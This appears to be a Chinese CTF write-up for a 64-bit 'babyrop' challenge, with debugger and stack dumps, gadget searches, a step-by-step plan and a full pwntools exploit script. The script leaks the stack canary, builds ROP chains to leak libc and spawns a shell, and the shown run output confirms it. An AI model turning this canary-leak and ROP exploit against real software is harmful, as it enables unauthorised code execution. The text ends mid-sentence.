
```
00000717 vuln:7 (400717)
```

```
RAX 4B802BBA22D82E00
RBX 0000000000000000
RCX 00007F638A59B224 libc_2.27.so:__write+14
RDX 00007F638A8788C0 debug002:_IO_stdfile_1_lock
RSI 00007F638A8777E3 libc_2.27.so:_IO_2_1_stdout_+83
RDI 0000000000000001
RBP 00007FFCF39612B0 [stack]:00007FFCF39612B0
RSP 00007FFCF3961290 [stack]:00007FFCF3961290
RIP 000000000040072C vuln+15
R8  0000000000000023
R9  0000000000000000
```

```
00007FFCF3961290  0000000000000009
00007FFCF3961298  0000000000000000
00007FFCF39612A0  00007FFCF39612F0  [stack]:00007FFCF39612F0
00007FFCF39612A8  4B802BBA22D82E00
00007FFCF39612B0  00007FFCF39612F0  [stack]:00007FFCF39612F0
00007FFCF39612B8  000000000040087D  main+122
00007FFCF39612C0  0000000100000001
00007FFCF39612C8  00000000004009AE  .rodata:aPassword
00007FFCF39612D0  0000000000400061  LOAD:0000000000400061
00007FFCF39612D8  0000000000400630  _start
00007FFCF39612E0  00007FFCF39613D0  [stack]:00007FFCF39613D0
00007FFCF39612E8  4B802BBA22D82E00
00007FFCF39612F0  00000000004008B0  __libc_csu_init
00007FFCF39612F8  00007F638A4ACBF7  libc_2.27.so:__libc_start_main+E7
00007FFCF3961300  0000000000000001
00007FFCF3961308  00007FFCF39613D8  [stack]:00007FFCF39613D8
UNKNOWN 00007FFCF39612B8: [stack]:00007FFCF39612B8 (Synchronized with RSP)
```

```
0000000000400740  BC FE FF FF 90 48 8B 45  F8 64 48 33 04 25 28 00  .....H.E.dH3.%(.
0000000000400750  00 00 74 05 E8 87 FE FF  FF C9 C3 55 48 89 E5 48  ..t........UH...
0000000000400760  83 EC 30 64 48 8B 04 25  28 00 00 00 48 89 45 F8  ....H..%(...H.E.
0000000000400770  31 C0 48 8B 05 A7 08 20  00 B9 00 00 00 00 BA 02  1...............
0000000000400780  00 00 00 BE 00 00 00 00  48 89 C7 E8 80 FE FF FF  ........H.......
0000000000400790  48 8B 05 79 08 20 00 B9  00 00 00 00 BA 02 00 00  H..y............
00000750 0000000000400750: vuln+39
```

可能用到的几个gadget



```
wi11  ~/4xc/M/babyrop
ropper --f babyrop --search "pop|ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop|ret

[INFO] File: babyrop
0x000000000040090c: pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040090e: pop r13; pop r14; pop r15; ret;
0x0000000000400910: pop r14; pop r15; ret;
0x0000000000400912: pop r15; ret;
0x000000000040068b: pop rbp; mov edi, 0x601010; jmp rax;
0x000000000040090b: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040090f: pop rbp; pop r14; pop r15; ret;
0x0000000000400698: pop rbp; ret;
0x0000000000400913: pop rdi; ret;
0x0000000000400911: pop rsi; pop r15; ret;
0x000000000040090d: pop rsp; pop r13; pop r14; pop r15; ret;
0x0000000000400622: ret 0x2009;
0x0000000000400864: ret 0x2275;
0x000000000040085a: ret 0x8d48;
0x0000000000400284: ret;
```

解题思路

1. 泄漏canary

⇒ 2. 栈溢出跳转重新执行main函数

⇒ 3. 在name上构造ROP实现`puts(read_got)`

⇒ 4. 栈溢出跳转到name执行ROP链

⇒ 5. 接收得到read真实地址算出libc基址并栈溢出跳转重新执行main函数

⇒ 6. 在name上构造ROP实现`system("/bin/sh")`


⟹ 7. 栈溢出跳转到name执行ROP链

1. 泄漏canary


这个比较简单，可以输入25个字符，但是题目故意不让用换行`0A`来填充，换一个字符就好

```
for ( i = 0; i <= 24; ++i )
{
  if ( read(0, &name[i], 1uLL) != 1 || name[i] == '\n' )
  {
    name[i] = 0;
    break;
  }
}
```

用IDA远程动调就很容易证明canary就紧跟在24长的name之后



```
wi11  ~/4xc/M/babyrop
 ./linux_server64
IDA Linux 64-bit remote debug server(ST)
Listening on 0.0.0.0:23946...
2021-12-12 19:41:53 [1] Accepting connec
Looking for GNU DWARF file at "/usr/lib/
bug"... no.
What your name?
AAAAAAAAAAAAAAAABBBBBBBB1
```



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+0h] [rbp-30h]
  char *pwd; // [rsp+8h] [rbp-28h] BYREF
  char name[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  puts("What your name? ");
  for ( i = 0; i <= 24; ++i )
  {
    if ( read(0, &name[i], 1uLL) != 1 || name[i] == '\n' )
    {
      name[i] = 0;
      break;
    }
  }
0000075B main:12 (40075B)
```

```
RAX 0000000000000041
RBX 0000000000000000
RCX 00007FDCB4E10151  libc_2.27.so:__read+11
RDX 00007FFDF56EAA20  [stack]:00007FFDF56EAA20
RSI 00007FFDF56EAA2D  [stack]:00007FFDF56EAA2D
RDI 0000000000000000
RBP 00007FFDF56EAA40  [stack]:00007FFDF56EAA40
RSP 00007FFDF56EAA10  [stack]:00007FFDF56EAA10
RIP 000000000040080E  main:loc_40080E
R8  0000000000000010
R9  00007FDCB5300500  debug003:00007FDCB5300500
```

```
00007FFDF56EAA10  000000010000000D
00007FFDF56EAA18  0000000000000000
00007FFDF56EAA20  4141414141414141
00007FFDF56EAA28  0000414141414141
00007FFDF56EAA30  00007FFDF56EAB20  [stack]:00007FFDF56EAB20
00007FFDF56EAA38  630B7A4520230300
00007FFDF56EAA40  00000000004008B0  __libc_csu_init
00007FFDF56EAA48  00007FDCB4D21BF7  libc_2.27.so:__libc_start_main+E7
00007FFDF56EAA50  0000000000000001
00007FFDF56EAA58  00007FFDF56EAB28  [stack]:00007FFDF56EAB28
00007FFDF56EAA60  0000000100008000
00007FFDF56EAA68  000000000040075B  main
00007FFDF56EAA70  0000000000000000
00007FFDF56EAA78  95075B0867E1401C
00007FFDF56EAA80  0000000000400630  _start
00007FFDF56EAA88  00007FFDF56EAB20  [stack]:00007FFDF56EAB20
UNKNOWN 00007FFDF56EAA10: [stack]:00007FFDF56EAA10 (Synchronized with RSP)
```


name 即将被填充掉

canary

```
0000000000400740  BC FE FF FF 90 48 8B 45  F8 64 48 33 04 25 28 00  .....H.E.dH3.%(.
0000000000400750  00 00 74 05 E8 87 FE FF  FF C9 C3 55 48 89 E5 48  ..t........UH...
0000000000400760  83 EC 30 64 48 8B 04 25  28 00 00 00 48 89 45 F8  ....H..%(...H.E.
0000000000400770  31 C0 48 8B 05 A7 08 20  00 B9 00 00 00 00 BA 02  1...............
0000000000400780  00 00 00 BE 00 00 00 00  48 89 C7 E8 80 FE FF FF  ........H.......
0000000000400790  48 8B 05 79 08 20 00 B9  00 00 00 00 BA 02 00 00  H..y............
00000750 0000000000400750: vuln+39
```

2. 栈溢出跳转重新执行main函数

因为`libc-2.27.so`的一些 □ `bin`，第一次返回要返回到`0x40075C`，第二次则是返回到`0x40075B`，可以多试几遍



```
xt:000000000040075B var_8           = qword ptr -8
xt:000000000040075B
xt:000000000040075B ; __unwind {
xt:000000000040075B                 push    rbp
xt:000000000040075C                 mov     rbp, rsp
xt:000000000040075F                 sub     rsp, 30h
xt:0000000000400763                 mov     rax, fs:28h
xt:000000000040076C                 mov     [rbp+var_8], rax
xt:0000000000400770                 xor     eax, eax
xt:0000000000400772                 mov     rax, cs:stdin@@GLIBC_2_2_5
xt:0000000000400779                 mov     ecx, 0          ; n
xt:000000000040077E                 mov     edx, 2          ; modes
```


3. 构造ROP实现 puts(read_got)

64位用寄存器传参没什么好说的， read 最好用 send ，这里结尾多加1字符变成25个字符

4. 栈溢出跳转到name执行ROP链


注意，这里本来不会的，要用到

在name构造ROP之后，我们肯定想控制返回地址到这上去执行是吧，于是乎在这里打个断点，溢出还是继续溢出，返回地址先空着




```
# gdb.attach(io)
# pause()
sd(payload2)

# 3. start from beginning & puts(read)

payload3 = p64(pop_rdi_ret) + p64(elf.got["read"]) + p64(puts_addr) + b'1'
# gdb.attach(io)
# pause()
sd(payload3)
sa(b" unlock this challenge\n", show_me_pwd)

# 4. ret2 name

payload4 = b'A' * 24 + p64(canary) + p64(0)
gdb.attach(io)
pause()
sd(payload4)
```

单步执行直到 vul 的 ret




```
► 0x40075a <vuln+67>      ret                                          <0x40087d; main+290>
```

仔细查看下栈，发现宝藏了， vul 返回到 main 之后距离我们构造的ROP只有16个字节，结合我们之前的可以pop两个寄存器的gadget pop r14; pop r15; ret ，就可以来到我们的 name



```
pwndbg> stack 24
00:0000│ rsp 0x7ffd9d439f38 —▸ 0x40087d (main+290) ◂— lea    rdi, [rip + 0x158]
01:0008│     0x7ffd9d439f40 ◂— 0x100000019
02:0010│     0x7ffd9d439f48 —▸ 0x4009ae ◂— jo     0x400a11 /* 'password' */
03:0018│     0x7ffd9d439f50 —▸ 0x400913 (__libc_csu_init+99) ◂— pop    rdi
04:0020│     0x7ffd9d439f58 —▸ 0x600fd8 (_GLOBAL_OFFSET_TABLE_+48) —▸ 0x7fe297cb5140 (read) ◂— lea    rax, [rip + 0x2e0891]
05:0028│     0x7ffd9d439f60 —▸ 0x40086e (main+275) ◂— call   0x4005d0
06:0030│     0x7ffd9d439f68 ◂— 0x62a87de606aa7831
07:0038│     0x7ffd9d439f70 ◂— 0x100000019
08:0040│     0x7ffd9d439f78 —▸ 0x4009ae ◂— jo     0x400a11 /* 'password' */
09:0048│     0x7ffd9d439f80 ◂— 0x4141414141414141 ('AAAAAAAA')
0a:0050│     0x7ffd9d439f88 ◂— 0x4141414141414141 ('AAAAAAAA')
0b:0058│     0x7ffd9d439f90 ◂— 0x4242424242424242 ('BBBBBBBB')
0c:0060│     0x7ffd9d439f98 ◂— 0x62a87de606aa7831
0d:0068│     0x7ffd9d439fa0 —▸ 0x4008b0 (__libc_csu_init) ◂— push   r15
0e:0070│     0x7ffd9d439fa8 —▸ 0x7fe297bc6bf7 (__libc_start_main+231) ◂— mov    edi, eax
0f:0078│     0x7ffd9d439fb0 ◂— 0x1
10:0080│     0x7ffd9d439fb8 —▸ 0x7ffd9d43a088 —▸ 0x7ffd9d43c267 ◂— './babyrop'
11:0088│     0x7ffd9d439fc0 ◂— 0x100008000
12:0090│     0x7ffd9d439fc8 —▸ 0x40075b (main) ◂— push   rbp
13:0098│     0x7ffd9d439fd0 ◂— 0x0
14:00a0│     0x7ffd9d439fd8 ◂— 0xe8bc41831d3f6f78
15:00a8│     0x7ffd9d439fe0 —▸ 0x400630 (_start) ◂— xor    ebp, ebp
16:00b0│     0x7ffd9d439fe8 —▸ 0x7ffd9d43a080 ◂— 0x1
17:00b8│     0x7ffd9d439ff0 ◂— 0x0
pwndbg>
```

最后这里贴张图致敬谢师傅Anza大哥，帮我速成pwn



```
00:0000│ rsi rsp  0x7fffe149f1b0 ◂— 0x6161616161616161 ('aaaaaaaa')
... ↓
03:0018│          0x7fffe149f1c8 ◂— 0xc1eae87af5a4300
04:0020│ rbp      0x7fffe149f1d0 ◂— 0x0
05:0028│          0x7fffe149f1d8 —▸ 0x400910 (__libc_csu_init+96) ◂— pop    r14
06:0030│          0x7fffe149f1e0 ◂— 0x100000019
07:0038│          0x7fffe149f1e8 —▸ 0x4009ae ◂— jo     0x400a11 /* 'password' */
08:0040│          0x7fffe149f1f0 —▸ 0x400913 (__libc_csu_init+99) ◂— pop    rdi
09:0048│          0x7fffe149f1f8 —▸ 0x600fd8 (_GLOBAL_OFFSET_TABLE_+48) —▸ 0x7f0c18f9b350 (read) ◂—
mp    dword ptr [rip + 0x2d23e9], 0
0a:0050│          0x7fffe149f200 —▸ 0x400837 (main+220) ◂— call   0x4005d0
0b:0058│          0x7fffe149f208 ◂— 0xc1eae87af5a4300
0c:0060│          0x7fffe149f210 ◂— 0x100000019
0d:0068│          0x7fffe149f218 —▸ 0x4009ae ◂— jo     0x400a11 /* 'password' */
0e:0070│          0x7fffe149f220 ◂— 0x6161616161616161 ('aaaaaaaa')
```

5. 计算libc基址并栈溢出跳转重新执行main函数

计算基址是基操，上文已经构造好了输出 read 函数真实地址的ROP链，接收一下就好了，以 \xf7 为标志

64位的libc地址开头都是 \xf7，32位的都是 \x7f

之后正如上文所说的跳转到 0x40075B

6. 构造ROP实现 system("/bin/sh")

dddd

7. 栈溢出跳转到name执行ROP链


同上

完整的exp

```
from pwn import *

context.arch ="amd64"
# context.log_level = 'debug'

io = process("./babyrop")
```

```
elf = ELF("babyrop")
libc = ELF("libc-2.27.so")
# io = remote("123.56.122.14", 24091)

ru = lambda s : io.recvuntil(s)
sl = lambda s : io.sendline(s)
sd = lambda s : io.send(s)
rv = lambda s : io.recv(s)
sa = lambda r, s : io.sendlineafter(r, s)
rl = lambda: io.recvline()

show_me_pwd = b"4196782"
main1_addr = 0x40075C
main2_addr = 0x40075B
puts_addr = 0x40086E
pop_rdi_ret = 0x400913
pop_r14_r15_ret = 0x400910

# 1. leak canary

payload1 = b'A' * 16 + b'B' * 8 + b'1'
sd(payload1)
# gdb.attach(io)
# pause()

ru(b'B' * 8)
canary = u64(rv(8))- 0x31

success("canary ====> " + hex(canary))

sa(b" unlock this challenge\n", show_me_pwd)

# 2. ret2 main_mov_rbp_rsp

payload2 = b'A' * 24 + p64(canary) + p64(0) + p64(main1_addr)
# gdb.attach(io)
# pause()
sd(payload2)

# 3. start from beginning & puts(read)

payload3 = p64(pop_rdi_ret) + p64(elf.got["read"]) + p64(puts_addr) + b'1'
# gdb.attach(io)
# pause()
sd(payload3)
sa(b" unlock this challenge\n", show_me_pwd)

# 4. ret2 name

payload4 = b'A' * 24 + p64(canary) + p64(0) + p64(pop_r14_r15_ret)
# gdb.attach(io)
# pause()
sd(payload4)

# 5. leak libc_base & ret2 main_push_ebp
read_addr = u64(ru(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base = read_addr - libc.sym["read"]
system_addr = libc_base + libc.sym["system"]
bin_sh_addr = libc_base + next(libc.search('/bin/sh\x00'.encode()))
```

```python
success("libc_base ===> " + hex(libc_base))
success("system_addr ===> " + hex(system_addr))
success("bin_sh_addr ===> " + hex(bin_sh_addr))

payload5 = b'A' * 24 + p64(canary) + p64(0) + p64(main2_addr)
sd(payload5)

# 6. start from beginning & system("/bin/sh")
payload6 = p64(pop_rdi_ret) + p64(bin_sh_addr) + p64(system_addr) + b'1'
sd(payload6)
sa(b" unlock this challenge\n", show_me_pwd)

# 7. ret2 name & get shell

payload7 = b'A' * 24 + p64(canary) + p64(0) + p64(pop_r14_r15_ret)
sd(payload7)

io.interactive()
```



```
 wi11  ~/4xc/M/babyrop
  python3 exp.py
[+] Starting local process './babyrop': pid 7890
[*] '/home/wi11/4xchallenges/MT2021/babyrop/babyrop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/home/wi11/4xchallenges/MT2021/babyrop/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] canary ====> 0x5e4b407f66d11c00
[+] libc_base ===> 0x7fedc748f000
[+] system_addr ===> 0x7fedc74de550
[+] bin_sh_addr ===> 0x7fedc7642e1a
[*] Switching to interactive mode
OK!
Now, you can input your message
$ id
uid=1000(wi11) gid=1000(wi11) 组=1000(wi11),4(adm),24(cdrom
n),126(sambashare)
$ 
```

到这里我